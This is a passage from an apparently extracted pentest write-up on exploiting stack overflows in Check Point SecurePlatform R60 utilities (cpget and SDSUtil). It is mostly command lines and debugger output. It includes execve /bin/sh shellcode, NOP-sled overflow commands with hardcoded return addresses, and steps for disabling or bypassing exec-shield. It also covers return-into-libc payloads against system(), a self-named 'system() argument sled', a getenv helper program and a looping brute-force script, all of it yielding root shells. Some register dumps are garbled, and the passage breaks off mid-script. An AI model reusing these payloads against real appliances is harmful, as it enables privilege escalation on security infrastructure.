59 esi 0x7fffc6a edi 0x0 0 eip 0x x eflags 0x (gdb) [Expert@fw1pentest]# rm /var/log/dump/usermode/cpget*;cpget Disk / -F `perl -e 'print "A"x2152'` Segmentation fault (core dumped) [Expert@fw1pentest]#./gdb cpget /var/log/dump/usermode/cpget.9239.core GNU gdb Red Hat Linux ( ) Copyright 2002 Free Software Foundation, Inc. GDB is free software, covered by the GNU General Public License, and you are welcome to change it and/or distribute copies of it under certain conditions. Type "show copying" to see the conditions. There is absolutely no warranty for GDB. Type "show warranty" for details. This GDB was configured as "i386-redhat-linux"...(no debugging symbols found)... warning: exec file is newer than core file. Core was generated by `cpget Disk / -F AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA'. Program terminated with signal 11, Segmentation fault. Reading symbols from /lib/tls/libpthread.so.0...(no debugging symbols found)...done. Loaded symbols for /lib/libgcc_s.so.1 #0 0x in?? () (gdb) i r eax 0x ecx 0x7fff75b edx 0x80ad7d ebx 0x0 0 esp 0x7fff6d2c 0x7fff6d2c ebp 0x7fff7de8 0x7fff7de8 esi 0x7fff6da
60 edi 0x0 0 eip 0x x eflags 0x (gdb) we change the shell code "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b" "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd" "\x80\xe8\xdc\xff\xff\xff/bin/sh Now we can exploit it successfully: Without EXEC-SHIELD activated: export SHELLCODE=`perl -e 'print "\x90"x20000'``perl -e 'print "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8 d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xdc\xff\xff\xff/bin/sh"'` [Expert@fw1pentest]# rm /var/log/dump/usermode/cpget*;cpget Disk / -F `perl -e 'print "\x90"x2099'`cpget Disk / -F `perl -e 'print "A"x2148'``perl -e 'print "\xaa\xde\xff\x7f"'` sh-2.05b# And with EXEC-SHIELD activated: [Expert@fw1pentest]# sysctl -w kernel.exec-shield=1 kernel.exec-shield = 1 [Expert@fw1pentest]# sysctl -w kernel.exec-shield-randomize=1 kernel.exec-shield-randomize = 1 LOOK HOW WE CAN EXPLOIT IT EVEN IF EXEC-SHIELD IS ON: 60
61 rm /var/log/dump/usermode/cpget*;cpget Disk / -F `perl -e 'print "\x90"x2099'`cpget Disk / -F `perl -e 'print "A"x2148'``perl -e 'print "\xaa\xde\xff\x7f"'` rm: cannot lstat `/var/log/dump/usermode/cpget*': No such file or directory sh-2.05b# exit exit [Expert@fw1pentest]# rm /var/log/dump/usermode/cpget*;cpget Disk / -F `perl -e 'print "\x90"x2099'`cpget Disk / -F `perl -e 'print "A"x2148'``perl -e 'print "\xaa\xde\xff\x7f"'` rm: cannot lstat `/var/log/dump/usermode/cpget*': No such file or directory Segmentation fault (core dumped) [Expert@fw1pentest]# rm /var/log/dump/usermode/cpget*;cpget Disk / -F `perl -e 'print "\x90"x2099'`cpget Disk / -F `perl -e 'print "A"x2148'``perl -e 'print "\xaa\xde\xff\x7f"'` sh-2.05b# WHY? Just because this binary has an executable stack: [Expert@fw1pentest]# eu-readelf -l /opt/cpshrd-r60/bin/cpget Program Headers: Type Offset VirtAddr PhysAddr FileSiz MemSiz Flg Align PHDR 0x x x x x R E 0x4 INTERP 0x x x x x R 0x1 [Requesting program interpreter: /lib/ld-linux.so.2] LOAD 0x x x x06367a 0x06367a R E 0x1000 LOAD 0x x080ac000 0x080ac000 0x x015d14 RW 0x1000 DYNAMIC 0x06a31c 0x080b231c 0x080b231c 0x0000f8 0x0000f8 RW 0x4 NOTE 0x x x x x R 0x4 GNU_EH_FRAME 0x05e50c 0x080a650c 0x080a650c 0x000cf4 0x000cf4 R 0x4 GNU_STACK 0x x x x x RWE 0x4 Section to Segment mapping: Segment Sections [RO:.interp] 61
62 02 [RO:.interp.note.ABI-tag.hash.dynsym.dynstr.gnu.version.gnu.version_r.rel.dyn.rel.plt.init.plt.text.fini.rodata.eh_frame_hdr.eh_frame.gcc_except_table] 03.data.dynamic.ctors.dtors.jcr.got.bss 04.dynamic 05 [RO:.note.ABI-tag] 06 [RO:.eh_frame_hdr] 07 We can see: GNU_STACK 0x x x x x RWE 0x4 Ok, now the problem is that we can call CPGET directly from the Secure Platfom's CPSHELL... Also SDSUtil is vulnerable to stack overflow that is easily exploitable: Debugging with GDB: (gdb) set args -p `perl -e 'print "A"x8292'` (gdb) r Starting program: /opt/cpsuite-r60/fw1/bin/sdsutil -p `perl -e 'print "A"x8292'` (no debugging symbols found)...(no debugging symbols found)...(no debugging symbols found)... (no debugging symbols found)...(no debugging symbols found)...(no debugging symbols found)...[new Thread (LWP 21826)] (no debugging symbols found)...(no debugging symbols found)...(no debugging symbols found)... (no debugging symbols found)...(no debugging symbols found)...(no debugging symbols found)... [Switching to Thread (LWP 21826)] Breakpoint 1, 0x0804b093 in main () (gdb) c Continuing. Info; OpenConn; Enable; NA (no debugging symbols found)...(no debugging symbols found)...error; OpenConn; Enable; Unresolved host name. 62
63 Program received signal SIGSEGV, Segmentation fault. 0x in?? () (gdb) i r eax 0x1 1 ecx 0x806e edx 0x c ebx 0x esp 0x7fffc100 0x7fffc100 ebp 0x x esi 0x edi 0x eip 0x x eflags 0x cs 0x23 35 ss 0x2b 43 ds 0x2b 43 es 0x2b 43 fs 0x0 0 gs 0x33 51 (gdb) x/x $eip 0x : Cannot access memory at address 0x (gdb) We smash stack until we overwrite the 4 bytes of RET: (gdb) set args -p `perl -e 'print "B"x8236'``perl -e 'print "A"x4'` (gdb) r The program being debugged has been started already. Start it from the beginning? (y or n) y Starting program: /opt/cpsuite-r60/fw1/bin/sdsutil -p `perl -e 'print "B"x8236'``perl -e 'print "A"x4'` (no debugging symbols found)...(no debugging symbols found)...(no debugging symbols found)... 63
64 (no debugging symbols found)...(no debugging symbols found)...(no debugging symbols found)...[new Thread (LWP 21936)] (no debugging symbols found)...(no debugging symbols found)...(no debugging symbols found)... [Switching to Thread (LWP 21936)] Breakpoint 1, 0x0804b093 in main () (gdb) c Continuing. Info; OpenConn; Enable; NA (no debugging symbols found)...(no debugging symbols found)...error; OpenConn; Enable; Unresolved host name. Program received signal SIGSEGV, Segmentation fault. 0x in?? () (gdb) i r eax 0x1 1 ecx 0x806e edx 0x c ebx 0x esp 0x7fffcf30 0x7fffcf30 ebp 0x x esi 0x edi 0x eip 0x x eflags 0x cs 0x23 35 ss 0x2b 43 ds 0x2b 43 es 0x2b 43 fs 0x0 0 gs 0x
65 Here you can see how to exploit it with the shell code embedded in the argument (but without Exec-Shield activated): rm -f /var/log/dump/usermode/sdsutil.* ; /opt/cpsuite- R60/fw1/bin/SDSUtil -p `perl -e 'print "\x90"x8191'``perl -e 'print "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8 d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xdc\xff\xff\xff/bin/sh"'``perl -e 'print "\x70\x8c\xff\x7f"'` Info; OpenConn; Enable; NA Error; OpenConn; Enable; Unresolved host name. sh-2.05b# exit exit [Expert@fw1pentest]# NOW WE TURN-ON EXEC-SHIELD: [Expert@fw1pentest]# sysctl -w kernel.exec-shield=1 kernel.exec-shield = 1 [Expert@fw1pentest]# sysctl -w kernel.exec-shield-randomize=1 kernel.exec-shield-randomize = 1 [Expert@fw1pentest]# rm -f /var/log/dump/usermode/sdsutil.* ; /opt/cpsuite- R60/fw1/bin/SDSUtil -p `perl -e 'print "\x90"x8191'``perl -e 'print "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8 d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xdc\xff\xff\xff/bin/sh"'``perl -e 'print "\x70\x8c\xff\x7f"'` Info; OpenConn; Enable; NA Error; OpenConn; Enable; Unresolved host name. Segmentation fault (core dumped) AND IT DOESN'T WORK... [Expert@fw1pentest]# rm -f /var/log/dump/usermode/sdsutil.* ; /opt/cpsuite- R60/fw1/bin/SDSUtil -p `perl -e 'print "\x90"x8191'``perl -e 'print "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8 65
66 d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xdc\xff\xff\xff/bin/sh"'``perl -e 'print "\x70\x8c\xff\x7f"'` Info; OpenConn; Enable; NA Error; OpenConn; Enable; Unresolved host name. Segmentation fault (core dumped) AGAIN, IT DOESN'T WORK... rm -f /var/log/dump/usermode/sdsutil.* ; /opt/cpsuite- R60/fw1/bin/SDSUtil -p `perl -e 'print "\x90"x8191'``perl -e 'print "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8 d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xdc\xff\xff\xff/bin/sh"'``perl -e 'print "\x70\x8c\xff\x7f"'` Info; OpenConn; Enable; NA Error; OpenConn; Enable; Unresolved host name. Segmentation fault (core dumped) AGAIN, IT DOESN'T WORK... ETC... IF WE TURN-OFF EXEC-SHIELD: [Expert@fw1pentest]# sysctl -w kernel.exec-shield=0 kernel.exec-shield = 0 [Expert@fw1pentest]# sysctl -w kernel.exec-shield-randomize=0 kernel.exec-shield-randomize = 0 [Expert@fw1pentest]# rm -f /var/log/dump/usermode/sdsutil.* ; /opt/cpsuite- R60/fw1/bin/SDSUtil -p `perl -e 'print "\x90"x8191'``perl -e 'print "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8 d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xdc\xff\xff\xff/bin/sh"'``perl -e 'print "\x70\x8c\xff\x7f"'` 66
67 Info; OpenConn; Enable; NA Error; OpenConn; Enable; Unresolved host name. sh-2.05b# exit exit IT WORKS. Let's see what happens if we overwrite the configuration files of de EXEC-SHIELD with trash... echo "111111" > /proc/sys/kernel/exec-shield echo "111111" > /proc/sys/kernel/exec-shield-randomize rm -f /var/log/dump/usermode/sdsutil.* ; /opt/cpsuite- R60/fw1/bin/SDSUtil -p `perl -e 'print "\x90"x8191'``perl -e 'print "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8 d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xdc\xff\xff\xff/bin/sh"'``perl -e 'print "\x70\x8c\xff\x7f"'` Info; OpenConn; Enable; NA Error; OpenConn; Enable; Unresolved host name. sh-2.05b# exit exit [Expert@fw1pentest]# IT WORKS! Notice that only numeric values are allowed. If we try: [Expert@hola]# strace echo "chars" > /proc/sys/kernel/exec-shield write(2, "echo: ", 6echo: ) = 6 write(2, "write error", 11write error) = 11 write(2, ": Invalid argument", 18: Invalid argument) = 18 67
68 write(2, "\n", 1 ) = 1 exit_group(1) So even if we know what is going to happen, let's try this: [Expert@fw1pentest]# sysctl -w kernel.exec-shield-randomize=1 kernel.exec-shield-randomize = 1 [Expert@fw1pentest]# sysctl -w kernel.exec-shield=0 kernel.exec-shield = 0 [Expert@fw1pentest]# rm -f /var/log/dump/usermode/sdsutil.* ; /opt/cpsuite- R60/fw1/bin/SDSUtil -p `perl -e 'print "\x90"x8191'``perl -e 'print "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8 d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xdc\xff\xff\xff/bin/sh"'``perl -e 'print "\x70\x8c\xff\x7f"'` Info; OpenConn; Enable; NA Error; OpenConn; Enable; Unresolved host name. sh-2.05b# exit exit [Expert@fw1pentest]# IT WORKS. Actually, the exec-shield-randomize variable, when set to "1" will randomize the base address of the loads libraries, and thus would affect a "return-into-lib" style attack, which is not the case. So, only the first variable is responsible of the non-executable stack feature. To bypass those limitations we can: 1.- Use functions in the code of the binary image 2.- Break the EXEC-SHIELD protection by performing a race-condition attack over a binary that could be called directly from CPSHELL or via we interface. 68
69 At first glance it seems the second choice the easier one. On the other hand there's the added difficulty of the heavy restriction on the allowed characters due to the CPSHELL. That will make, at the moment, exploitation in real environment a real pain... Meanwhile, I'm thinking that maybe I can put my shell code in an environment variable that can be directly manipulated from the outside... Right now let's check that we can exploit the vulnerable binary inserting our shell code directly in an environment variable: export SHELLCODE=`perl -e 'print "A"x20000'``perl -e 'print "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8 d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xdc\xff\xff\xff/bin/sh"'` Notice: we do `perl -e 'print "A"x20000'` and not `perl -e 'print "\x90"x20000'`. just because "A" can be used as an equivalent NOP instruction -see ANNEX A- The "A" character in the Intel 32 bits (IA32) is the instruction "inc %ecx". That instruction does not disrupt the execution of our exploit, it only changes the ECX register value, which is not relevant in our case. I'm wondering if there would be any cases where this could be a problem... Coming back to the exploit... With gdb we find out in the memory of the exploited process where is located the environment variable with our shell code, and that will be the overwritten RET address. The easy way is to find a big block of "A", that is, the hex code "41" in memory, and use an address point somewhere in the middle of such block of "NOP's" -we really know they aren't...- Let's try: [Expert@fw1pentest]# rm -f /var/log/dump/usermode/sdsutil.* ; /opt/cpsuite- R60/fw1/bin/SDSUtil -p `perl -e 'print "B"x8236'``perl -e 'print ""'``perl -e 'print "\xa0\xb8\xff\x7f"'` Info; OpenConn; Enable; NA Error; OpenConn; Enable; Unresolved host name. sh-2.05b# exit exit 69
70 So exploitation from an environment variable works fine. As we will see soon, there are many things that make those efforts almost a waste of time... The first and immediate is we need an ASCII shell code, the second is we need a very restricted ASCII shell code, which I haven't been able to code or find. Other important thing is that referencing the stack via an address beginning with "7f" is not possible in the CPSHELL. But the first wall is that Exec-Shield does not allow execution in the stack So not being able to execute code in the stack, we should think about a return-into-lib/libc style attack. To make the debug process easier, we completely de-activate exec-shield and then we do: (gdb) p system $1 = {<text variable, no debug info>} 0x77557c50 <system> As we can see system() is mapped in the address:0x77557c50 If we overwrite RET with that address: [Expert@fw1pentest]# rm -f /var/log/dump/usermode/sdsutil.* ; /opt/cpsuite- R60/fw1/bin/SDSUtil -p `perl -e 'print "B"x8236'``perl -e 'print ""'``perl -e 'print "\x50\x7c\x55\x77"'` Info; OpenConn; Enable; NA Error; OpenConn; Enable; Unresolved host name. sh: line 1: iúÿúÿúÿúÿÿ: command not found Segmentation fault (core dumped) Ok, we must provide an argument, because right now system() is getting trash from the stack... We must provide a pointer to a string containing the command we want to execute, in our case "/bin/sh"...q 70
71 As this is our first return-into-libc attack we think we can parse the argument right after the pointer to system()... rm -f /var/log/dump/usermode/sdsutil.* ; /opt/cpsuite- R60/fw1/bin/SDSUtil -p `perl -e 'print "/bin/sh"x1176'``perl -e 'print "WWWW"'``perl -e 'print "\x50\x7c\x55\x77\x83\xde\xff\x7f"'` Info; OpenConn; Enable; NA Error; OpenConn; Enable; Unresolved host name. sh: line 1: ¼«Uwh/bin/shÓÿo: No such file or directory sh: line 1: Uw: command not found Segmentation fault (core dumped) [Expert@fw1pentest]# Ok, it does not work. What seems to be clear to me is that we need to put a null byte at the end of our string "/bin/sh", and our recent block of "/bin/sh" in the stack do not comply with this requisite. On the other hand we can't put a null byte in the argument of the exploited binary, because it would stop the copy of the string in the buffer... If we put our string "/bin/sh" in an environment variable the system will provide of such null byte at the right place. As right now we aren't in CPSHELL we can set the variable directly: export HACK=/bin/sh And with the help of a program we can find the address of the variable in memory: #include <stdio.h> #include <stdlib.h> int main(int argc, char *argv[]) { if(argc < 2) { printf("usage: %s <environ_var>\n", argv[0]); exit(-1); 71
72 } char *addr_ptr; addr_ptr = getenv(argv[1]); if(addr_ptr == NULL) { printf("environmental variable %s does not exist!\n",argv[1]); exit(-1); } printf("%s is stored at address %p\n", argv[1], addr_ptr); return(0); } [Expert@fw1pentest]#./getenv HACK HACK is stored at address 0x7ffffb1a [Expert@fw1pentest]# On the other hand we find out there on the Net that system() argument needs to be placed in the stack in this way: system() addr return address system() argument Let's try: [Expert@fw1pentest]# rm -f /var/log/dump/usermode/sdsutil.* ; /opt/cpsuite- R60/fw1/bin/SDSUtil -p `perl -e 'print "B"x8236'``perl -e 'print "\x50\x7c\x55\x77aaaa\x1a\xfb\xff\x7f"'` Info; OpenConn; Enable; NA Error; OpenConn; Enable; Unresolved host name. Segmentation fault (core dumped) 72
73 It doesn't work. A bit of debugging shows up that we are failing in the address of our argument pointer: (gdb) x/s 0x7ffffb1a 0x7ffffb1a: "HELL=/bin/bash" (gdb) Our variable name is: "HACK" which has nothing to do whit "HELL" -really it is "SHELL"... Here we have our variables in memory: (gdb) x/7s 0x7ffffa1a 0x7ffffa1a: 'B' <repeats 152 times>, "P UwAAAA\032ûÿ\177" 0x7ffffabf: "PPKDIR=/opt/CPppak-R60" 0x7ffffad6: "SU_Major='NGX'" 0x7ffffae5: "HACK=/bin/sh" 0x7ffffaf2: "CPMDIR=/opt/CPsuite-R60/fw1" 0x7ffffb0e: "TERM=xterm" 0x7ffffb19: "SHELL=/bin/bash" The address provided by the program doesn't help us. Our runtime address is: 0x7ffffae5 Let's try: [Expert@fw1pentest]# rm -f /var/log/dump/usermode/sdsutil.* ; /opt/cpsuite- R60/fw1/bin/SDSUtil -p `perl -e 'print "B"x8236'``perl -e 'print "\x50\x7c\x55\x77aaaa\xe5\xfa\xff\x7f"'` Info; OpenConn; Enable; NA Error; OpenConn; Enable; Unresolved host name. Segmentation fault (core dumped) [Expert@fw1pentest]# Even now it doesn t work...? So we debug again: 73
74 (gdb) x/s 0x7ffffae5 0x7ffffae5: "HACK=/bin/sh" (gdb) Now it seems correct... isn't it? No. Why? It seems that the paper we read about this technique ( ) is something wrong at this point. In this paper they work directly with the address of the environment variable, which is not the right way because it points to the beginning of the string that contains the name of the variable! We need to point directly to the "/bin/sh" string, which is the only thing system() needs as an argument. So let's find out where that string starts: (gdb) x/s 0x7ffffae5 0x7ffffae5: "HACK=/bin/sh" (gdb) x/s 0x7ffffae6 0x7ffffae6: "ACK=/bin/sh" (gdb) x/s 0x7ffffae7 0x7ffffae7: "CK=/bin/sh" (gdb) x/s 0x7ffffae8 0x7ffffae8: "K=/bin/sh" (gdb) x/s 0x7ffffae9 0x7ffffae9: "=/bin/sh" (gdb) x/s 0x7ffffaea 0x7ffffaea: "/bin/sh" Now we have the right value of the beginning of "/bin/sh" with the proper null byte. (gdb) x/2x 0x7ffffaea 0x7ffffaea: 0x6e69622f 0x f Let's try: [Expert@fw1pentest]# rm -f /var/log/dump/usermode/sdsutil.* ; /opt/cpsuite- R60/fw1/bin/SDSUtil -p `perl -e 'print "B"x8236'``perl -e 'print "\x50\x7c\x55\x77aaaa\xea\xfa\xff\x7f"'` Info; OpenConn; Enable; NA Error; OpenConn; Enable; Unresolved host name. sh-2.05b# ET VOILÀ! We got it. 74
75 Now let s try with exec-shield turned on! [Expert@fw1pentest]# echo "1" > /proc/sys/kernel/exec-shield [Expert@fw1pentest]# echo "1" > /proc/sys/kernel/exec-shield-randomize [Expert@fw1pentest]# rm -f /var/log/dump/usermode/sdsutil.* ; /opt/cpsuite- R60/fw1/bin/SDSUtil -p `perl -e 'print "B"x8236'``perl -e 'print "\x50\x7c\x55\x77aaaa\xea\xfa\xff\x7f"'` Info; OpenConn; Enable; NA Error; OpenConn; Enable; Unresolved host name. Segmentation fault (core dumped) As expected, it doesn't work... [Expert@fw1pentest]#./gdb /opt/cpsuite-r60/fw1/bin/sdsutil /var/log/dump/usermode/sdsutil core GNU gdb Red Hat Linux ( ) Copyright 2002 Free Software Foundation, Inc. GDB is free software, covered by the GNU General Public License, and you are welcome to change it and/or distribute copies of it under certain conditions. Type "show copying" to see the conditions. There is absolutely no warranty for GDB. Type "show warranty" for details. This GDB was configured as "i386-redhat-linux"...(no debugging symbols found)... Core was generated by `/opt/cpsuite-r60/fw1/bin/sdsutil -p BBBBBBBBBBBBBBBBBBBBBBBBBBBBB'. Program terminated with signal 11, Segmentation fault. #0 0x0804b53d in main () (gdb) p system $1 = {<text variable, no debug info>} 0xb7ac50 <system> (gdb) 75
76 As we can see system() now is mapped at 0x00b7ac50. And we can see it has a null byte in its address. Is it casual? No. This is what is known the ASCII armored protection of Exec-Shield, another wall to have hackers burning out their brains... And if you still want more excitement, the address at which libc is mapped is random... So at every execution system() will be mapped at a random address that contains a null byte... Yeah! It begins the real hacking fun It's time to switch to my hidden Spanish macho-man's side... ;-) Let's turn off ASLR (Address Space Layout Randomization) of exec-shield: echo "0" > /proc/sys/kernel/exec-shield-randomize Now system() is mapped at: (gdb) p system $1 = {<text variable, no debug info>} 0x1b8c50 <system> And, as long we have the "exec-shield-randomize" set to "0" will always be at the same address, which makes our analysis easier. At this moment we find a key behavior that will help us a lot: it seems that overwriting only 3 bytes of RET will be enough to reference the ASCII armored zone. What about the null byte? I think -I could be wrong- that the null byte is put there by the strcpy function...) [Expert@fw1pentest]# rm -f /var/log/dump/usermode/sdsutil.* ; /opt/cpsuite- R60/fw1/bin/SDSUtil -p `perl -e 'print "B"x8236'``perl -e 'print "AAA"'` (gdb) i r eax 0x1 1 ecx 0x806e edx 0x3d918c ebx 0x esp 0x7fffc110 0x7fffc110 76
77 ebp 0x x esi 0x edi 0x eip 0x x So if we now try to make a return-into-libc against system() we have: [Expert@fw1pentest]# rm -f /var/log/dump/usermode/sdsutil.* ; /opt/cpsuite- R60/fw1/bin/SDSUtil -p `perl -e 'print "B"x8236'``perl -e 'print "\x50\x8c\x1b"'` Info; OpenConn; Enable; NA Error; OpenConn; Enable; Unresolved host name. sh: line 1: júÿúÿúÿúÿúÿ: command not found Segmentation fault (core dumped) [Expert@fw1pentest]# ***Notice that right now we have the variables: exec-shield=1 and exec-shield-randomize=0, so there's no ASLR protection, but anyway the ASCII Armored protection IS ON, so we are BYPASSING it!!! 77
78 How to put the system argument in a place other than the environment variable For the next tests we completely turn off exec-shield. As we have seen, the argv pointer of system() must be a null terminated string. Unfortunately in the CPSHELL we will not be able to easily set environment variables -ok we can change the hostname, but we can't use the slash...- so we are tighten to the stack. We chose to inject the env pointer of system() in the argument of the vulnerable binary. [Expert@fw1pentest]# rm -f /var/log/dump/usermode/sdsutil.* ; /opt/cpsuite- R60/fw1/bin/SDSUtil -p `perl -e 'print "B"x8229'``perl -e 'print "/bin/sh"'``perl -e 'print "\x50\x7c\x55\x77abcdgggg"'` 0x7ffff902: 0x7ffff9ca: 0x7ffffa92: 0x7ffffac3: 0x7ffffada: 'B' <repeats 200 times>... 'B' <repeats 200 times>... 'B' <repeats 29 times>, "/bin/shp UwABCDGGGG" "PPKDIR=/opt/CPppak-R60" "SU_Major='NGX'" We find the exact address: (gdb) x/s 0x7ffffa92 0x7ffffa92: 'B' <repeats 29 times>, "/bin/shp UwABCDGGGG" (gdb) x/s 0x7ffffab2 0x7ffffab2: "n/shp UwABCDGGGG" (gdb) x/s 0x7ffffaa9 0x7ffffaa9: "BBBBBB/bin/shP UwABCDGGGG" (gdb) x/s 0x7ffffaae 0x7ffffaae: "B/bin/shP UwABCDGGGG" (gdb) x/s 0x7ffffab0 0x7ffffab0: "bin/shp UwABCDGGGG" (gdb) x/s 0x7ffffaaf 0x7ffffaaf: "/bin/shp UwABCDGGGG" 78
79 And we try: rm -f /var/log/dump/usermode/sdsutil.* ; /opt/cpsuite-r60/fw1/bin/sdsutil -p `perl -e 'print "B"x8229'``perl -e 'print "/bin/sh"'``perl -e 'print "\x50\x7c\x55\x77abcd\xaf\xfa\xff\x7f"'` bash: [Expert@fw1pentest]#: command not found Info; OpenConn; Enable; NA Error; OpenConn; Enable; Unresolved host name. sh: line 1: /bin/shp: No such file or directory sh: line 1: UwABCD úÿ: command not found Segmentation fault (core dumped) It doesn't work. As we can see, system() is trying to execute "/bin/shp"... What's up? What happens is that the "/bin/sh" string is joining the return address "P Uw" so it gives a non valid argument to system(). Maybe we can put a ";" after "/bin/sh"... Let's try: [Expert@fw1pentest]# [Expert@fw1pentest]# rm -f /var/log/dump/usermode/sdsutil.* ; /opt/cpsuite-r60/fw1/bin/sdsutil -p `perl -e 'print "B"x8228'``perl -e 'print "/bin/sh;"'``perl -e 'print "\x50\x7c\x55\x77abcd\xaf\xfa\xff\x7f"'` bash: [Expert@fw1pentest]#: command not found Info; OpenConn; Enable; NA Error; OpenConn; Enable; Unresolved host name. sh: line 1: bin/sh: No such file or directory sh: line 1: P: command not found sh: line 1: UwABCD úÿ: command not found Segmentation fault (core dumped) [Expert@fw1pentest]# Oops... we must change the address by one byte: 79
80 rm -f /var/log/dump/usermode/sdsutil.* ; /opt/cpsuite-r60/fw1/bin/sdsutil -p `perl -e 'print "B"x8228'``perl -e 'print "/bin/sh;"'``perl -e 'print "\x50\x7c\x55\x77abcd\xae\xfa\xff\x7f"'` bash: [Expert@fw1pentest]#: command not found Info; OpenConn; Enable; NA Error; OpenConn; Enable; Unresolved host name. sh-2.05b# exit exit sh: line 1: P: command not found sh: line 1: UwABCD úÿ: command not found Segmentation fault (core dumped) And it works! So what we are doing is to exploit the buffer in that way: 8236 bytes 4 bytes (EIP) 4 bytes 4 bytes BBBBBB /bin/sh; *system() *system()'s RET *System() argument 0x77557c50 ABCD 0x7ffffaae The system() argument is pointing to the buffer, exactly at: (gdb) x/s 0x7ffffaae 0x7ffffaae: "/bin/sh;p UwABCD úÿ\177" As we have seen this silly trick allows us not to use any environment variable. The bad news is that we need to know the exact address of the argument... So we would like to a have a more reliable procedure. We are going to develop a more portable way of exploiting return-into-libc without having to know the exact place of the argument string. I'm sure that probably this technique has been used before in the underground, but I got by myself so I'm going to call it "SYSTEM() ARGUMENT SLED". 80
81 System argument sled Let's figure out we put together many "/bin/sh;" like this: rm -f /var/log/dump/usermode/sdsutil.* ; /opt/cpsuite- R60/fw1/bin/SDSUtil -p `perl -e 'print "B"x4'``perl -e 'print "/bin/sh;"x1029'``perl -e 'print "\x50\x7c\x55\x77abcd\xb0\xfa\xff\x7f"'` Info; OpenConn; Enable; NA Error; OpenConn; Enable; Unresolved host name. sh: line 1: bin/sh: No such file or directory sh-2.05b# exit exit sh: line 1: P: command not found sh: line 1: UwABCD úÿ: command not found Segmentation fault (core dumped) OK, let's try to change the argument address a bit: [Expert@fw1pentest]# rm -f /var/log/dump/usermode/sdsutil.* ; /opt/cpsuite- R60/fw1/bin/SDSUtil -p `perl -e 'print "B"x4'``perl -e 'print "/bin/sh;"x1029'``perl -e 'print "\x50\x7c\x55\x77abcd\x23\xdc\xff\x7f"'` Info; OpenConn; Enable; NA Error; OpenConn; Enable; Unresolved host name. sh: line 1: /sh: No such file or directory sh-2.05b# exit exit sh-2.05b# exit exit sh-2.05b# exit exit sh-2.05b# exit 81
82 What is happening? What happens is that we have "landed" in the "/bin/sh;" buffer field. That is, the argument pointer of system() is pointing somewhere in the middle of such sequence of "/bin/sh;", and thus multiple "sh" are executed. sh-2.05b# ps -ef root :32 ttyp0 00:00:00 sh -c /sh;/bin/sh;/bin/sh;/bin/sh;/bin/sh;/bin/sh;/bin/sh;/bin/sh;/bin/sh;/ Ok, I know,... it's all but academic, but it works. Maybe this technique could be used to bypass the ASCII Armored Protection. When we reference system() overwriting the last 3 bytes, we can't put the argument after... That is, there's no way to parse to strcpy a string like this -in hex , were is the address of system(). Strcpy will stop at the null byte. At the moment the only thing we can do is to pray to have in the stack in the system's argument place, a pointer that point to the stack...to the "system argument sled". [Expert@fw1pentest]# echo "1" > /proc/sys/kernel/exec-shield (gdb) p system $1 = {<text variable, no debug info>} 0x1b8c50 <system> [Expert@fw1pentest]# rm -f /var/log/dump/usermode/sdsutil.* ; /opt/cpsuite- R60/fw1/bin/SDSUtil -p `perl -e 'print "B"x4'``perl -e 'print "/bin/sh;"x1029'``perl -e 'print "\x50\x8c\x1b"'` Info; OpenConn; Enable; NA Error; OpenConn; Enable; Unresolved host name. sh: line 1: júÿúÿúÿúÿúÿ: command not found Segmentation fault (core dumped At this moment we think that maybe we can modify the stack by changing the execution context, so we write a tiny script that creates a lot of environment variables and sequentially tries to exploit 82
83 the return-into-libc with the hope that in some execution, the stack has a "right" value as the argument of system(). [Expert@fw1pentest]# cat variables.sh #!/bin/bash var0=0 LIMIT=$1 while [ "$var0" -lt "$LIMIT" ] do export A$var0="/bin/sh" var0=`expr $var0 + 1`. rm -f /var/log/dump/usermode/sdsutil.* ; /opt/cpsuite-r60/fw1/bin/sdsutil -p `perl -e 'print "B"x12'``perl -e 'print "/bin/sh;"x1028'``perl -e 'print "\x50\x8c\x1b"'` done echo./getenv A1 exit To know what is happening in the background, we try to monitor with another script: [Expert@fw1pentest]# cat captura_comandos.sh #!/bin/bash while [ 1=1 ] do 83
